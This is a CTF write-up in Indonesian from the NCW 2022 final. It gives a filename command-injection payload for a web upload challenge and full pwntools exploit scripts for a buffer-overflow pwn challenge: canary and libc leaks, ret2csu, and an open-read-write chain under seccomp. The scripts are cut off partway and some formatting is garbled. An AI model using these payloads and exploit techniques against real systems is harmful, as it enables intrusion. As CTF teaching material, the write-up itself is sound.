



WRITEUP Final NCW 2K22

By ALAKADARNYA

| - Muhammad Azfar W

| - Rafi Priatna K

| - Takumi Kozaki

DAFTAR ISI

WEB EXPLOITATION	3
_ 🎵 Access	3
Flag: NCW22{R_C_E_in_filename__not_that_awesome_right?}	5
PWN	6
_ 🔥 Ini Ez	6
Flag: NCW22{Th1s_1s_Ch4ll_W4rm_up_g4n_V3ry_Ez}	29
Free Flag	30
_ 🚩 Well Played	30
Flag: NCW22{final_family_friendly}	30

WEB EXPLOITATION

🎵 Access

This is a simple website project that is used to just upload media file such as mp3 audio, just script-kiddie-ing to make a simple website that can upload a file...that's all.

But, can you hack it and grab the flag?

p.s. : REMEMBER, only upload .mp3 file, yes? ANY OTHER filetype such as JPG or JPEG or maybe PHP file will only got uploaded successfully but not going to be processed by the backend.

What do i mean by that is...your special juice attack inside a file will not going to work A.K.A useless.

Be more creative like russian hacker!!


Gooo!!!

Author: ByteBites#9671

Hint: Experiment with the filename

Solusi:

Diberikan sebuah link chall yang berisikan form untuk upload file mp3.



103.167.136.75:9881/upload.php

Upload media file

File to upload

Browse... No file selected.

Upload


Dengan hint yang sudah diberikan + ada kata kunci di deskripsi challenge yaitu “script-kiddie”, kemudian kami menggunakan skill googling kami untuk mencari source codenya.

Tak lama kemudian, kami menemukannya


<https://www.vaadata.com/blog/rce-vulnerability-in-a-file-name/>

Kami mencoba-coba payload yang sudah dijelaskan pada artikel tersebut. Dan ternyata berhasil!

Payload untuk mendapatkan id => mp3 \'id;#



Setelah berhasil mencoba satu, lalu kami mencoba untuk mengeksekusi php shell exec, sesuai dengan yang dicontohkan pada artikel tersebut.



Terlihat flag.txt ada di direktori atasnya direktori ini. Jadi tinggal cd ../ lalu cat *.

[illegible]

Flag: NCW22{R_C_E_in_filename__not_that_awesome_right?}

PWN

🔥 Ini Ez

https://drive.google.com/drive/folders/1fz65hzumnoPrvTOh7kr3tdy-CR5L4Ywi?usp=share_link

Note : Jika pengerjaan tidak memakai atau mencari file Libc aslinya, maka ada penambahan point antara 250-500

Author: Enryu#7942

nc 103.167.136.75 11101

Solusi:

Diberikan sebuah file executable linux, yang memiliki informasi dan mitigasi sebagai berikut:

```
[ $ ]stnaive!Haoshoku! 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/bak » file chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
r GNU/Linux 3.2.0, with debug_info, not stripped
[ $ ]stnaive!Haoshoku! 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/bak »
```

```
[ $ ]stnaive!Haoshoku! 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/bak » checksec ./chall
[!] Could not populate PLT: invalid syntax (unicorn.py, line 110)
[*] '/home/stnaive/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/bak/chall'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
```

```
[ $ ]stnaive!Haoshoku! 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/bak » seccomp-tools dump ./chall
line CODE JT JF K
=====
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x00 0x0b 0xc000003e if (A != ARCH_X86_64) goto 0013
0002: 0x20 0x00 0x00 0x00000000 A = sys_number
0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x08 0xffffffff if (A != 0xffffffff) goto 0013
0005: 0x15 0x06 0x00 0x00000000 if (A == read) goto 0012
0006: 0x15 0x05 0x00 0x00000001 if (A == write) goto 0012
0007: 0x15 0x04 0x00 0x00000002 if (A == open) goto 0012
0008: 0x15 0x03 0x00 0x0000000f if (A == rt_sigreturn) goto 0012
0009: 0x15 0x02 0x00 0x0000003c if (A == exit) goto 0012
0010: 0x15 0x01 0x00 0x0000004e if (A == getdents) goto 0012
0011: 0x15 0x00 0x01 0x000000e7 if (A != exit_group) goto 0013
0012: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0013: 0x06 0x00 0x00 0x00000000 return KILL
```

Berikut hasil decompile beberapa function yang ada didalam executable tersebut:

main()

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    init();
    setup_seccomp(argc);
    vuln(argc);
    return 0;
}
```

Pada function main, program akan memanggil function init, setup_seccomp, & vuln. Function init, akan mengatur stdout, stdin, stderr agar menjadi non buffered. Pada function setup_seccomp, program akan menerapkan rules seccomp yang dapat dilihat pada gambar sebelumnya. Setelah itu, program akan memanggil function vuln.

init()

```
unsigned __int64 init()
{
    unsigned __int64 v1; // [rsp+8h] [rbp-8h]

    v1 = __readfsqword(0x28u);
    setvbuf(stdout, 0LL, 2, 0LL);
    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(stderr, 0LL, 2, 0LL);
    alarm(0x1Eu);
}
```

```

    return v1 - __readfsqword(0x28u);
}

```

input_str()

```

unsigned __int64 __fastcall input_str(void *a1, int a2)
{
    int v3; // [rsp+14h] [rbp-Ch]
    unsigned __int64 v4; // [rsp+18h] [rbp-8h]

    v4 = __readfsqword(0x28u);
    v3 = read(0, a1, a2);
    if ( *((_BYTE *)a1 + v3 - 1) == 10 )
        *((_BYTE *)a1 + v3 - 1) = 0;
    return v4 - __readfsqword(0x28u);
}

```

Function `input_str`, akan menjadikan argument pertama (`a1`) menjadi tempat menyimpan data yang dimasukkan oleh user, sedangkan argument kedua (`a2`) akan dijadikan batas ukuran data yang dapat dimasukkan oleh user.

vuln()

```

unsigned __int64 vuln()
{
    char v1[88]; // [rsp+0h] [rbp-60h] BYREF
    unsigned __int64 v2; // [rsp+58h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    write(1, "----- Welcome To My House -----\n", 0x2AuLL);
    printf("Input Name Guest : ");
    input_str(v1, 256LL);
    printf("Hello %s , What do you need to come my house ? \n", v1);
    printf("Input Your Answer : ");
    input_str(v1, 256LL);
    puts("Thanks you");
    return v2 - __readfsqword(0x28u);
}

```

Pada function vuln, program akan menerima input dari user sebanyak 2x menggunakan function input_str, variable v1 adalah variable yang akan menampung data masukkan dari user, dan 256 adalah jumlah data yang dapat dimasukkan oleh user. Hal ini, menimbulkan vulnerability *Buffer Overflow*, karena jumlah data yang dapat dimasukkan oleh user, lebih besar dibandingkan jumlah data yang dapat ditampung oleh variable v1 (v1 hanya dapat menampung 88 byte).

Dikarenakan data masukkan data user diterima oleh function read, yang mana function read tidak melakukan null termination di belakang string, sehingga kami memanfaatkan saat program menggunakan printf dengan format "%s" dari variable v1, untuk melakukan leak stack canary, stack address dan elf address.

Sebagai contoh, jika user memasukkan data "AAAABBBB", diketahui bahwa variable v1 berada di address **0x7fffffffec40**.

```
pwndbg> telescope 40
00:0000 | rsi rsp 0x7fffffffec40 ← 'AAAABBBB'
01:0008 |      0x7fffffffec48 ← 0x3f05996a93a97f00
02:0010 |      0x7fffffffec50 ← 0x0
03:0018 |      0x7fffffffec58 ← 0x0
04:0020 |      0x7fffffffec60 → 0x7fffffffeca0 → 0x7fffffffecd0
05:0028 |      0x7fffffffec68 → 0x7fffffffede8 → 0x7fffffffef78
06:0030 |      0x7fffffffec70 → 0x5555555554d5 (main) ← push
07:0038 |      0x7fffffffec78 ← 0x0
08:0040 |      0x7fffffffec80 → 0x7ffff7ffd040 (_rtld_global) →
09:0048 |      0x7fffffffec88 → 0x55555555537c (setup_seccomp+27)
0a:0050 |      0x7fffffffec90 → 0x555555555c2a0 ← 0xa1b2c3d4
0b:0058 |      0x7fffffffec98 ← 0x3f05996a93a97f00
0c:0060 | rbp    0x7fffffffeca0 → 0x7fffffffecd0 ← 0x1
0d:0068 |      0x7fffffffeca8 → 0x555555555511 (main+60) ← mov
0e:0070 |      0x7fffffffecb0 → 0x7fffffffede8 → 0x7fffffffef78
```

Untuk melakukan leak stack canary yang berada di address **0x7fffffffec98**, berarti data yang dimasukkan harus sebesar hasil pengurangan address stack canary dikurangi dengan address variable v1 (**0x7fffffffec98 - 0x7fffffffec40 = 0x58**)

```
pwndbg> p/dx (0x7fffffffec98-0x7fffffffec40)
$1 = 0x58
pwndbg> p/d (0x7fffffffec98-0x7fffffffec40)
$2 = 88
```

Dan dikarenakan stack canary memiliki null byte, tambahkan 1 byte agar null byte tersebut tertimpa oleh data yang dimasukkan, sehingga function printf akan menampilkan value dari stack canary.

Contoh payload untuk melakukan leak stack canary:

```
# 0x7fffffffec98 - 0x7fffffffec40 = 0x58, 0x58+1
p = b""
p += b"A"*(0x58+1)
io.sendafter(": ", p)
```

Sehingga, saat program menampilkan "Hello %s , What do you need to come my house ?", program akan melakukan leak stack canary.

```
res = self.recvuntil(delim, timeout=timeout)
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xdc(L=\xe1E\xaf\xd0\xec\xff\xff\xff\x7f
Input Your Answer : $
```

Hal ini bisa dilakukan untuk melakukan leak terhadap address/value lain, yang berada di stack.

Dikarenakan terdapat seccomp yang membatasi syscall yang dapat dipakai oleh program, kami memutuskan untuk menggunakan ORW & Getdents untuk membaca file dan melihat isi dari suatu direktori. Kami juga mencoba untuk mengerjakan “tanpa menggunakan libc” untuk mendapatkan poin lebih, sejujurnya hal ini sedikit ambigu dan agak mustahil karena kita tetap harus mengetahui versi libc yang digunakan, maka dari itu, kami membuat sebuah script untuk melakukan leak address dari function-function yang ada di executable tersebut

leaker.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from os import path
import sys

# =====[ Information
DIR = path.dirname(path.abspath(__file__))
EXECUTABLE = "/chall"
TARGET = DIR + EXECUTABLE
HOST, PORT = "103.167.136.75", 11101
REMOTE, LOCAL = False, False

# =====[ Tools
elf = ELF(TARGET)
elfROP = ROP(elf)

# =====[ Configuration
```

```

context.update(
    arch=["i386", "amd64", "aarch64"][1],
    endian="little",
    os="linux",
    log_level = ['debug', 'info', 'warn'][2],
    terminal = ['tmux', 'split-window', '-h'],
)

# =====[ Exploit

def ret2csu(call=0, edi=0, rsi=0, rdx=0, rbx=0, rbp=1, csu_mov=False):
    CSU_POP = elf.symbols["__libc_csu_init"]+82
    CSU_MOV = elf.symbols["__libc_csu_init"]+56

    p = b""
    p += p64(CSU_POP)
    p += p64(rbx)
    p += p64(rbp)
    p += p64(edi) # edi
    p += p64(rsi) # rsi
    p += p64(rdx) # rdx
    p += p64(call) # call

    if csu_mov==True:
        p += p64(CSU_MOV)
        p += p64(0) * 7

```

```
return p
```

```
def set_rax(rax=0):
```

```
    p = b""
```

```
    # p += ret2csu(call=elf.got["write"], edi=1, rsi=elf.address, rdx=rax)
```

```
    p += ret2csu(call=elf.got["write"], edi=1, rsi=elf.address, rdx=rax,
```

```
    csu_mov=True)
```

```
    return p
```

```
def exploit(io, libc=null):
```

```
    if LOCAL==True:
```

```
        #raw_input("Fire GDB!")
```

```
        if len(sys.argv) > 1 and sys.argv[1] == "d":
```

```
            choosen_gdb = [
```

```
                "source /home/mydata/tools/gdb/gdb-pwndbg/gdbinit.py",      # 0
```

```
- pwndbg
```

```
                "source /home/mydata/tools/gdb/gdb-peda/peda.py",          # 1
```

```
- peda
```

```
                "source /home/mydata/tools/gdb/gdb-gef/.gdbinit-gef.py"    # 2
```

```
- gef
```

```
            ][0]
```

```
            cmd = choosen_gdb + ""
```

```
            b *input_str+120
```

```
            ""
```

```

gdb.attach(io, gdbscript=cmd)

p = b""
p += cyclic(0x58)
p += b"|"
io.sendafter(": ", p)
io.recvuntil("|")

STACK_CANARY = u64(io.recv(7).ljust(8, b"\x00")) << 8
print("STACK_CANARY          :", hex(STACK_CANARY))

LEAKED_STACK = u64(io.recv(6).ljust(8, b"\x00"))
SAVED_RIP_VULN = LEAKED_STACK - 0x28
SAVED_RIP_MAIN = LEAKED_STACK + 8
BUF_STACK_ADDRESS = LEAKED_STACK - 0x90

print("LEAKED_STACK          :", hex(LEAKED_STACK))
print("SAVED_RIP_VULN        :", hex(SAVED_RIP_VULN))
print("SAVED_RIP_MAIN         :", hex(SAVED_RIP_MAIN))
print("BUF_STACK_ADDRESS      :", hex(BUF_STACK_ADDRESS))

# RIP_OFFSET = SAVED_RIP - buf address
RIP_OFFSET = SAVED_RIP_VULN - BUF_STACK_ADDRESS

p = b""
p += cyclic(RIP_OFFSET - 8 - 8)
p += p64(STACK_CANARY)      # STACK CANARY
p += p64(0xdeadbeef)       # Saved RBP

```

```

p += p8(elf.symbols["main"]+0x32 & 0xFF) # Overwrite LSB of MAIN_ADDRESS
io.sendafter(": ", p)

# ===== PART 2

p = b""
p += cyclic(0x68-1)
p += b"|"
io.sendafter(": ", p)
io.recvuntil("|")

LEAKED_ADDRESS = u64(io.recv(6).ljust(8, b"\x00"))
elf.address = LEAKED_ADDRESS - elf.symbols["main"] - 60
print("LEAKED_ADDRESS      :", hex(LEAKED_ADDRESS))
print("elf.address         :", hex(elf.address))

# ROP - LEAK LIBC FUNCTION ADDRESS

LEAK_THIS_FUNCTION = "puts"

p = b""
p += b"A" * (0x58)
p += p64(STACK_CANARY) # Stack Canary
p += p64(0xdeadbeef) # RBP
p += p64(elf.search(asm("pop rdi; ret;")).__next__())
p += p64(elf.got[LEAK_THIS_FUNCTION])
p += p64(elf.symbols["puts"])
io.sendafter(": ", p.ljust(0x100))

```

```
io.recvuntil("Thanks you\n")

LEAKED_LIBC = u64(io.recv(6).ljust(8, b"\x00"))

print("LEAKED_LIBC          :", hex(LEAKED_LIBC))


io.interactive()


if __name__ == "__main__":

    io, libc = null, null


    if args.REMOTE:

        REMOTE = True

        io = remote(HOST, PORT)

        # libc = ELF("___")


    else:

        LOCAL = True

        io = process(

            [TARGET, ],

            env={

                # "LD_PRELOAD":DIR+"/___",

                # "LD_LIBRARY_PATH":DIR+"/___",

            },

        )

        # libc = ELF("___")

    exploit(io, libc)
```


Disini, kami menjalankan script tersebut berulang-ulang dengan mentargetkan function libc yang berbeda, untuk mendapatkan address libc function-function berikut:

- puts
LEAKED_LIBC : 0x7f03f9265db0
- printf
LEAKED_LIBC : 0x7fb9fef6f330
- alarm
LEAKED_LIBC : 0x7f8c3e0dfd90

Untuk mendapatkan versi libc yang digunakan, kami menggunakan website libc-database (<https://libc.rip>). Masukkan ketiga nama function libc tersebut beserta 3 nibble terakhir dari address-address libc tersebut (db0, 330, d90). Sehingga, akan menampilkan potensi libc yang digunakan:

Search			Results
Symbol name	Address		
puts	db0	REMOVE	libc6-amd64_2.35-2_i386 libc6-amd64_2.35-3_i386 libc6-amd64_2.35-4_i386 libc6_2.35-4_amd64 libc6_2.35-3_amd64 libc6_2.35-2_amd64
Symbol name	Address		
printf	330	REMOVE	
Symbol name	Address		
alarm	d90	REMOVE	
Symbol name	Address		
		REMOVE	
FIND			

Dikarenakan executable yang diberikan adalah 64-bit, maka download ketiga file libc yang memiliki akhirat amd64 (64-bit). Lalu gunakan patchelf, untuk modifikasi file executable challenge yang diberikan agar menjalankan libc yang sudah didownload.

```
[S] stnaive@Haoshoku: 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/hmm » ls
chall  libc6_2.35-4_amd64.so
[S] stnaive@Haoshoku: 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/hmm » ldd chall
linux-vdso.so.1 (0x00007ffdae799000)
libseccomp.so.2 => /lib/x86_64-linux-gnu/libseccomp.so.2 (0x00007facd7f81000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007facd7d59000)
/lib64/ld-linux-x86-64.so.2 (0x00007facd7fc5000)
[S] stnaive@Haoshoku: 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/hmm » patchelf --replace-needed libc.so.6 ./libc6_2.35-4_amd64.so chall
[S] stnaive@Haoshoku: 勝 ~/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/hmm » ldd chall
linux-vdso.so.1 (0x00007ffef05a7000)
libseccomp.so.2 => /lib/x86_64-linux-gnu/libseccomp.so.2 (0x00007f2a46891000)
./libc6_2.35-4_amd64.so (0x00007f2a4668e000)
/lib64/ld-linux-x86-64.so.2 (0x00007f2a468d6000)
```

Sehingga saat dijalankan, executable yang sudah di patch akan menjalankan function-function libc dengan address yang ada pada file libc.

Selanjutnya, karena keterbatasan gadget, kami memutuskan untuk melakukan ret2csu agar dapat mengontrol register seperti rbp, rbx, rdx, bahkan rax (secara tidak langsung).

disassemble of __libc_csu_init			
... snipped			
0x0000555555555568 <+56>:	mov	rdx,r14	<-- CSU_MOV
0x000055555555556b <+59>:	mov	rsi,r13	
0x000055555555556e <+62>:	mov	edi,r12d	
0x0000555555555571 <+65>:	call	QWORD PTR [r15+rbx*8]	<-- CSU_CALL
0x0000555555555575 <+69>:	add	rbx,0x1	
0x0000555555555579 <+73>:	cmp	rbp,rbx	
0x000055555555557c <+76>:	jne	0x555555555568 <__libc_csu_init+56>	
0x000055555555557e <+78>:	add	rsp,0x8	
0x0000555555555582 <+82>:	pop	rbx	<-- CSU_POP
0x0000555555555583 <+83>:	pop	rbp	
0x0000555555555584 <+84>:	pop	r12	
0x0000555555555586 <+86>:	pop	r13	
0x0000555555555588 <+88>:	pop	r14	
0x000055555555558a <+90>:	pop	r15	
0x000055555555558c <+92>:	ret		

Kami juga menggunakan sebuah gadget yang dapat memodifikasi suatu value dalam writeable memory, yaitu gadget berikut:

```

0x000000000000010c2 : add ch, byte ptr [rdi] ; add byte ptr [rax], al ; push 9 ; jmp 0x1020
0x00000000000001047 : add dword ptr [rax], eax ; add byte ptr [rax], al ; jmp 0x1020
0x000000000000011c2 : add dword ptr [rbp - 0x3d], ebx ; nop dword ptr [rax] ; ret
0x00000000000001524 : add eax, 0xffffb56e8 ; dec ecx ; ret
0x000000000000014cd : add eax, 0xffffbade8 ; dec ecx ; ret
0x00000000000001412 : add eax, 0xffffc68e8 ; dec ecx ; ret

```

Gadget ini kami manfaatkan untuk memodifikasi libc address yang berada di bss, menjadi address dari suatu function / instruction yang kami inginkan. Karena dalam challenge ini, executable memiliki mitigasi Full RelRO, kami tidak memodifikasi got, melainkan address stderr dan stdin yang ada di bss. Address stderr kami ubah menjadi address function read+12 yang mengandung instruction "syscall", dan stdin kami ubah menjadi address yang mengandung instruction "pop rdx; ret". Sebelumnya, kami harus mencari offset diantara keduanya (`_IO_2_1_stderr_ - read+12`) & (`_IO_2_1_stdin_ - address "pop rdx; ret"`)

Offset `_IO_2_1_stderr_ - read+12`) = -0xfb334

```
pwndbg> p/dx &_IO_2_1_stderr_
$2 = 0x7f6304896680
pwndbg> x/10i read
0x7f630479b340 <read>:      mov     eax,DWORD PTR fs:0x18
0x7f630479b348 <read+8>:      test    eax,eax
0x7f630479b34a <read+10>:     jne     0x7f630479b360 <read+32>
0x7f630479b34c <read+12>:     syscall
0x7f630479b34e <read+14>:     cmp     rax,0xffffffffffff000
0x7f630479b354 <read+20>:     ja     0x7f630479b3b0 <read+112>
0x7f630479b356 <read+22>:     ret
0x7f630479b357 <read+23>:     nop     WORD PTR [rax+rax*1+0x0]
0x7f630479b360 <read+32>:     sub     rsp,0x28
0x7f630479b364 <read+36>:     mov     QWORD PTR [rsp+0x18],rdx
pwndbg> p/dx &_IO_2_1_stderr_
$3 = 0x7f6304896680
pwndbg> p/dx (0x7f6304896680-0x7f630479b34c)
$4 = 0xfb334
```

Offset `_IO_2_1_stdin_ - address "pop rdx; ret"` = -0x1a8cce

```
pwndbg> x/2i (0x7f63046a1000+0x4bdb2)
0x7f63046ecdb2:      pop     rdx
0x7f63046ecdb3:      ret
pwndbg> p/dx (0x7f63046a1000+0x4bdb2)
$5 = 0x7f63046ecdb2
pwndbg> x/2i (0x7f63046a1000+0x4bdb2)
0x7f63046ecdb2:      pop     rdx
0x7f63046ecdb3:      ret
pwndbg> p/dx &_IO_2_1_stdin_
$6 = 0x7f6304895a80
pwndbg> p/dx (0x7f6304895a80 - 0x7f63046ecdb2)
$7 = 0x1a8cce
```

Untuk mengatur rax dengan ret2csu, cukup gunakan ret2csu, agar memanggil function write yang mengarah ke valid address, dengan data yang ingin ditampilkan sebanyak value yang diinginkan (rdx= rax). Setelahnya, lakukan Open-Getdents-Write & Open-Read-Write untuk mendapatkan flag.

Berikut script yang kami gunakan, untuk menyelesaikan challenge ini.

exploit.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from os import path
import sys

# =====[ Information
DIR = path.dirname(path.abspath(__file__))
EXECUTABLE = "/chall"
TARGET = DIR + EXECUTABLE
HOST, PORT = "103.167.136.75", 11101
REMOTE, LOCAL = False, False

# =====[ Tools
elf = ELF(TARGET)
elfROP = ROP(elf)

# =====[ Configuration
context.update(
    arch=["i386", "amd64", "aarch64"][1],
    endian="little",
    os="linux",
```

```

    log_level = ['debug', 'info', 'warn'][2],
    terminal = ['tmux', 'split-window', '-h'],
)

# =====[ Exploit

def ret2csu(call=0, edi=0, rsi=0, rdx=0, rbx=0, rbp=1, csu_mov=False):

    CSU_POP = elf.symbols["__libc_csu_init"]+82
    CSU_MOV = elf.symbols["__libc_csu_init"]+56

    p = b""

    p += p64(CSU_POP)
    p += p64(rbx)
    p += p64(rbp)
    p += p64(edi) # edi
    p += p64(rsi) # rsi
    p += p64(rdx) # rdx
    p += p64(call) # call

    if csu_mov==True:
        p += p64(CSU_MOV)
        p += p64(0) * 7

    return p

```

```

# def ret2csu_call()

def set_rax(rax=0):
    p = b""
    p += ret2csu(call=elf.got["write"], edi=1, rsi=elf.address, rdx=rax,
csu_mov=True)
    return p

def exploit(io, libc=null):
    if LOCAL==True:
        #raw_input("Fire GDB!")

        if len(sys.argv) > 1 and sys.argv[1] == "d":
            choosen_gdb = [
                "source /home/mydata/tools/gdb/gdb-pwndbg/gdbinit.py",      # 0
- pwndbg
                "source /home/mydata/tools/gdb/gdb-peda/peda.py",          # 1
- peda
                "source /home/mydata/tools/gdb/gdb-gef/.gdbinit-gef.py"     # 2
- gef

            ][0]
            # b *input_str+120
            cmd = choosen_gdb + ""
            b *__libc_csu_init+82
            ""
            # b *$rebase(0x11c2)
            # b *$rebase(0x158c)

```

```

        # b *vuln+0x6b

        # b *vuln+186

        # b *__do_global_dtors_aux+56

        gdb.attach(io, gdbscript=cmd)

# =====| CONFIGURATION

# FILE_LOCATION = b"." # used for open-getdents-write

FILE_LOCATION = b"flag-9f3fc92a9ac477c1bad673461c5185f3.txt" # used for
open-read-write

FILE_LOCATION += b"\x00"

open_fd = 3

ORW = True

# =====

p = b""

p += cyclic(0x58)

p += b"|"

io.sendafter(": ", p)

io.recvuntil("|")

STACK_CANARY = u64(io.recv(7).ljust(8, b"\x00")) << 8

print("STACK_CANARY          :", hex(STACK_CANARY))

LEAKED_STACK = u64(io.recv(6).ljust(8, b"\x00"))

SAVED_RIP_VULN = LEAKED_STACK - 0x28

SAVED_RIP_MAIN = LEAKED_STACK + 8

BUF_STACK_ADDRESS = LEAKED_STACK - 0x90

```

```

print("LEAKED_STACK          :", hex(LEAKED_STACK))
print("SAVED_RIP_VULN        :", hex(SAVED_RIP_VULN))
print("SAVED_RIP_MAIN         :", hex(SAVED_RIP_MAIN))
print("BUF_STACK_ADDRESS      :", hex(BUF_STACK_ADDRESS))

# RIP_OFFSET = SAVED_RIP_VULN - BUF_STACK_ADDRESS
RIP_OFFSET = SAVED_RIP_VULN - BUF_STACK_ADDRESS

p = b""
p += b"A"*(RIP_OFFSET - 8 - 8) # RIP_OFFSET - 8*2 = OFFSET FOR STACK CANARY
p += p64(STACK_CANARY) # stack canary
p += p64(0xdeadbeef) # saved RBP
p += p8(elf.symbols["main"]+0x32 & 0xFF) # overwrite the LSB of SAVED RIP
main address, so it will call the vuln function

io.sendafter(": ", p)

# ===== PART 2

p = b""
p += cyclic(0x68-1)
p += b"|"
io.sendafter(": ", p)
io.recvuntil("|")
LEAKED_ADDRESS = u64(io.recv(6).ljust(8, b"\x00"))
elf.address = LEAKED_ADDRESS - elf.symbols["main"] - 60
print("LEAKED_ADDRESS          :", hex(LEAKED_ADDRESS))
print("elf.address               :", hex(elf.address))

```



```

    ADD_DWORDPTR_RBP0x3d_EBX = elf.address + 0x000000000000011c2 # : add dword
ptr [rbp - 0x3d], ebx ; nop dword ptr [rax] ; ret

```

```

# 0x1055a0

```

```

p = b""

```

```

p += FILE_LOCATION

```

```

p += cyclic(0x58 - len(FILE_LOCATION))

```

```

p += p64(STACK_CANARY)

```

```

p += p64(STACK_CANARY) # rbp

```

```

p += p64(elf.search(asm("pop rdi; ret;")).__next__())

```

```

p += p64(SAVED_RIP_MAIN)

```

```

p += p64(elf.search(asm("pop rsi; pop r15; ret;")).__next__())

```

```

p += p64(0x3000)

```

```

p += p64(0)

```

```

p += p64(elf.symbols["input_str"])

```

```

p += p64(elf.symbols["main"]+60)

```

```

io.sendafter(": ", p.ljust(0x100))

```

```

sleep(0.1)

```

```

CSU_POP = elf.symbols["__libc_csu_init"]+82

```

```

CSU_MOV = elf.symbols["__libc_csu_init"]+56

```

```

CSU_CALL = elf.symbols["__libc_csu_init"]+65

```

```

